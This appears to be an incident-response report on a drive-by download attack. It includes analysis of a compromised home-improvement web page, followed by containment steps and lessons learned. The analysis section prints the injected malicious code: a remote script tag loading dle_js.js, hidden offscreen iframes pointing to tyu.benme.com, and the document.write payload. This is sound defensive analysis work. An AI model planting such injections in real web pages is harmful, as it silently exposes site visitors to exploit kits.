Exploit Artifacts

- we find the two places in the webpage that are part of the drive-by attack that started the exploit.

- Identifying Exploit in HTML (Head Section)
- Script Tag:

```
<script type="text/javascript"
src="//retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>
```

- Purpose: Loads malicious JavaScript (dle\_js.js) from a remote server.
- Impact: Executes JavaScript code to begin the exploit process.



```

Applications Places gedit
Wed 04:52  Save  -  x
remodeling-your-kitchen-cabinets.html ~/
Open ▾
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
<head profile="http://gmpg.org/xfn/11">
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Remodeling Your Kitchen Cabinets | Home Improvement</title>

<link rel="alternate" type="application/rss+xml" href="//www.homeimprovement.com/?feed=rss2" title="Home Improvement latest posts" />
<link rel="alternate" type="application/rss+xml" href="//www.homeimprovement.com/?feed=comments-rss2" title="Home Improvement latest comments" />
<link rel="pingback" href="//www.homeimprovement.com/xmlrpc.php" />
<link rel="shortcut icon" href="//www.homeimprovement.com/wp-content/themes/arras/images/favicon.ico" />
<script type="text/javascript" src="//retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>
<!-- All in One SEO Pack 2.3.2.3 by Michael Torbert of Semper Fi Web Design[291,330] --&gt;
&lt;meta name="description" content="Installing cabinets in a remodeled kitchen require some basic finish carpentry skills. Before starting any installation, it's a good idea to mark some level and" /&gt;
&lt;meta name="keywords" content="cabinets,kitchen,kitchen cabints,knobs,remodel" /&gt;
&lt;link rel="canonical" href="//www.homeimprovement.com/remodeling-your-kitchen-cabinets.html" /&gt;
&lt;script type="text/javascript"&gt;
  var _gaq = _gaq || [];
  _gaq.push(['_setAccount', 'UA-531963-2']);
  _gaq.push(['_trackPageview']);
  (function() {
    var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async = true;
    ga.src = ('https:' == document.location.protocol ? 'https://ssl' : 'http://www') +
    '.google-analytics.com/ga.js';
    var s = document.getElementsByTagName('script')[0]; s.parentNode.insertBefore(ga, s);
  })();
&lt;/script&gt;
<!-- /all in one seo pack --&gt;
<!-- All in One Webmaster plugin by Crunchify.com --&gt;&lt;!-- /All in One Webmaster plugin --&gt;
</pre>


HTML ▾ Tab Width: 8 ▾ Ln 26, Col 9 ▾ INS



[Remodeling Your...][SGUIL-0.9.0 - Co...][172.16.4.193_4...][Wireshark · Expo...][Home][remodeling-your...]



1 / 4


```



# Examine Exploit Artifacts

- Identifying Exploit in HTML (Body)


## Section)

### - Iframe Element

```
<iframe src="https://tyu.benme.com" width="290"  
height="257"></iframe>
```

**-Purpose:** Embeds an external hidden iframe to a malicious server (tyu.benme.com).

**- Impact:** Allows the attacker to load malicious content without the user's knowledge



```
Applications Places gedit  
Open remodeling-your-kitchen-cabinets.html ~/  
Save - x  
<link rel='stylesheet' id='daves-wordpress-live-search-css' href='//www.homeimprovement.com/wp-content/plugins/daves-wordpress-live-search/css/daves-wordpress-live-search_default_gray.css?ver=4.4.7' type='text/css' media='all' />  
<link rel="stylesheet" href="//www.homeimprovement.com/wp-content/themes/arras/user.css" type="text/css" media="screen,projection" /></head>  
  
<body class="single single-post postid-199 single-format-standard layout-2c-r-fixed no-js style-default"><span style="position: absolute; top:-1025px; width:303px; height:305px;">  
qei  
<iframe src="http://tyu.BENME.COM/?  
ct=Vivaldi&biw=Vivaldi.95ec76.40617c5k7&oq=h8fItKeRVawGyjRaFcw1nyYdeAwgQ8_qtiEKBzBKfgZ6D-  
hyMZAh1z6LRVvQ42w&tuif=2320&q=wH7QMvXcJwDNFYbGMvrER6NbNknQA0KPxpH2_drZdZqxKGni20b5UUSk6FqCEh3&yus=Vivaldi.114tq57.  
width="269" height="258"></iframe>  
gv  
</span>  
bnoic  
<noscript>  
<script type="text/javascript">  
//![CDATA[  
(function(){  
var c = document.body.className;  
c = c.replace(/no-js/, 'js');  
document.body.className = c;  
})();  
//]]>  
</script>  
  
<div id="top-menu" class="clearfix">  
    </div><!-- #top-menu -->  
<div id="header">  
    <div id="branding" class="clearfix">  
        <div id="topnavbar">  
            <div class="topnavbarleft">  
                <p><script src="//www.homeimprovement.com/wp-content/themes/arras/javascript/date.js" type="text/javascript"></script></p>  
            </div>  
            <div class="topnavbarright">  
                <n><a href="http://www.homeimprovement.com/feed/rss"><div style="" class=""><a>head</a><a class="head-menu-2"> </a><iframe src="http://tyu.benme.com/?q=zn_QMvXcJwDQDofGMvrESLtEMUbQA0KK20H_76iyEoH9JHT1vrTUSkrqWC&biw=Amaya.81lp85.406f4y5l9&oq=elTX_fUl7ABPAuy2EyA!width=290 height=257 ></ifr' +'ame> <a style=""></a></div><a class="" style="">temp</a></div'');
```

The right window is titled 'dle\_js.js' and contains the following JavaScript code:

```
document.write('<div class="" style="position:absolute; width:383px; height:368px; left:17px; top:-858px;"><div style="" class=""><a>head</a><a class="head-menu-2"> </a><iframe src="http://tyu.benme.com/?q=zn_QMvXcJwDQDofGMvrESLtEMUbQA0KK20H_76iyEoH9JHT1vrTUSkrqWC&biw=Amaya.81lp85.406f4y5l9&oq=elTX_fUl7ABPAuy2EyA!width=290 height=257 ></ifr' +'ame> <a style=""></a></div><a class="" style="">temp</a></div'');
```



# DECISIONS MADE THROUGHOUT THE RESPONSE PROCESS

01

· Decision to Isolate Affected Systems: This was made to immediately halt the spread of the infection, which proved effective in limiting the impact.

02

· Choice of Tools for Investigation: The SOC team decided on using Wireshark, Kibana, and Sguil based on their capabilities to analyze network traffic and security alerts effectively.

03

· Communication Strategy: A proactive communication strategy was adopted to keep stakeholders informed, emphasizing transparency in handling the incident.



# COMMUNICATION ACTIVITIES WITH STAKEHOLDERS

01

•Stakeholder Notification: Upon confirmation of the incident, the SOC team promptly communicated with relevant stakeholders, including upper management and the IT department.

02

•Content of Communication: The notification included:

- Nature of the attack and its potential impact
- Immediate actions being taken for containment
- Requests for resources or assistance, if necessary

03

•Public Relations Communication: Following the incident, the public relations team addressed inquiries from concerned users about potential risks and reassured them regarding the organization's response measures



## Containment and Eradication Procedures Implemented

- Containment Actions:
  - o Immediate Isolation: The compromised system was isolated from the network to prevent further infection.
  - o Blocking Malicious Connections: Firewall rules were updated to block outbound connections to the malicious IP address and associated domains.
  - o Flagging Affected Endpoints: Affected systems were marked for further investigation and monitoring.
- Eradication Actions:
  - o Malware Removal: Using Sguil, Wireshark, and Kibana, the SOC analysts identified and removed malware from affected hosts using endpoint security tools.
  - o Patch Management: All vulnerable software components were patched to prevent future exploitation.
  - o Log Analysis: Detailed analysis of logs was conducted to identify any indicators of compromise (IoCs) and confirm that no other systems were affected.



# LESSONS LEARNED

## Key Takeaways

- Regular vulnerability scanning: Ensuring that legitimate websites are regularly scanned for vulnerabilities can help detect and patch potential weak points that attackers may use for drive-by attacks.
- Enhanced monitoring: Outbound connections to suspicious or unknown domains should be closely monitored. Automated systems should alert the SOC team of any unusual traffic patterns that may indicate redirection to a malicious site.
- User awareness and education: Many drive-by download attacks exploit user trust in legitimate websites. Increased user training on recognizing suspicious behavior (e.g., unexpected pop-ups, redirections) can help prevent users from inadvertently falling victim to such attacks.